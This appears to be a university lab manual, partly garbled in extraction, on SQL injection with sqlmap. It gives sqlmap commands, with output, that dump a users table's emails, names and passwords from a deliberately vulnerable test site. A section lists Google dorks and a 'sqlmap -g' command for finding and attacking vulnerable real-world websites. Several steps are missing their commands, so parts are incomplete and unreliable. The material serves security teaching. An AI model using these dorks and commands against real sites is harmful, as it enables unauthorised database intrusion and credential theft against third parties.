# SQL Injection Attack


The lab manual is developed based on http://www.kalitutorials.net/2014/03/hacking-website-with-sqlmap-in-kali.html.
Comments can be sent to wxu@bowiestate.edu

## 1. Lab Environment Setting


1.1. Install Kali Linux.

1.1.1. Download link https://www.offensive-security.com/kali-linux-vmware-virtualbox-image-download/


1.2. Test if the vulnerable website works.

1.2.1. Click **Browse Categories**

1.2.2. Click **poster**





## 2. Test if It Is a Vulnerable Manually.



**3. Find SQL Injection Vulnerability**

3.1. Type sqlmap –u webaddress


3.2. Show database information: When sqlmap is done, it will tell you the Mysql version and some other useful information about the database.




**4. Display Database Tables**

4.1. Type the following command.


4.2. Running results.


4.3. Notes: two databases are acuart and information_schema


4.3.1. information_schema : shown all databases, which contains information about structure of databases, tables, etc.,

4.3.2. acuart: our target

**5. Display Tables**

5.1. Type the command.


5.2. Running results.




5.3. Question: What does the –D mean?

**6. Display Columns of a Given Table**

6.1. type the command.

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns
```

6.2. Running results.


6.3. 4Question: What does the –T mean?

**7. Show Data of a given table**

7.1. Type the command.

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C email,n
ame,pass --dump
```


7.2. Running results

```
[05:10:39] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[05:10:39] [INFO] fetching entries of column(s) 'email, name, pass' for table 'users' in database 'acu
art'
[05:10:39] [INFO] analyzing table dump for possible password hashes
Database: acuart
Table: users
[1 entry]
+----------------+------------+------+
| email          | name       | pass |
+----------------+------------+------+
| email@email.com | John Smith | test |
+----------------+------------+------+

[05:10:39] [INFO] table 'acuart.users' dumped to CSV file '/root/.sqlmap/output/testphp.vulnweb.com/du
mp/acuart/users.csv'
[05:10:39] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
```

## 8. Finding a Suitable Website

8.1. The first step is obviously finding a vulnerable website. The most common method of searching is by using dorks. Type the string in Google.com




8.2. Type the following string in Google.com and observe the results.

```
allinurl:*.php?txtCodiInfo=
inurl:read.php?=
inurl:"ViewerFrame?Mode="
inurl:index.php?id=
```

inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=
inurl:play_old.php?id=
inurl:declaration_more.php?decl_id=
inurl:pageid=

8.3. Type the following command and describe your observation.


```
root@kali:~# sqlmap -g "inurl:\"products.php?prodID=1\""
```

# SQL Injection: How It Works

## Steps

1. We have to find a website which is vulnerable to SQL injection (SQLi) attacks. Vulnerability has 2 criteria. Firstly, it has to allow execution of queries from the url, and secondly, it should show an error for some kind of query or the other. An error is an indication of a SQL vulnerability.
2. After we know that a site is vulnerable, we need to execute a few queries to know what all makes it act in an unexpected manner. Then we should obtain information about SQL version and the number of tables in database and columns in the tables.
3. Finally we have to extract the information from the tables.

## Quick cool example




1. Syntax Using -- symbol

The syntax for creating a SQL comment in MySQL using -- symbol is:

```
-- comment goes here
```

In MySQL, a comment started with -- symbol is similar to a comment starting with # symbol. When using the -- symbol, the comment must be at the end of a line in your SQL statement with a line break after it. This method of commenting can only span a single line within your SQL and must be at the end of the line.

2. Syntax Using /* and */ symbols

The syntax for creating a SQL comment in MySQL using /* and */ symbols is:

```
/* comment goes here */
```

In MySQL, a comment that starts with `/*` symbol and ends with `*/` and can be anywhere in your SQL statement. This method of commenting can span several lines within your SQL.

Reference


- http://www.slideshare.net/helloanand/sql-injection-13537064
- http://www.binarytides.com/sqlmap-hacking-tutorial/
- https://github.com/sqlmapproject/sqlmap/wiki/Usage
- http://1337mir.com/hacking/2013/10/google-dorks-sql-injection/
- http://www.kalitutorials.net/2014/03/sql-injection-how-it-works.html
- https://www.techonthenet.com/mysql/comments.php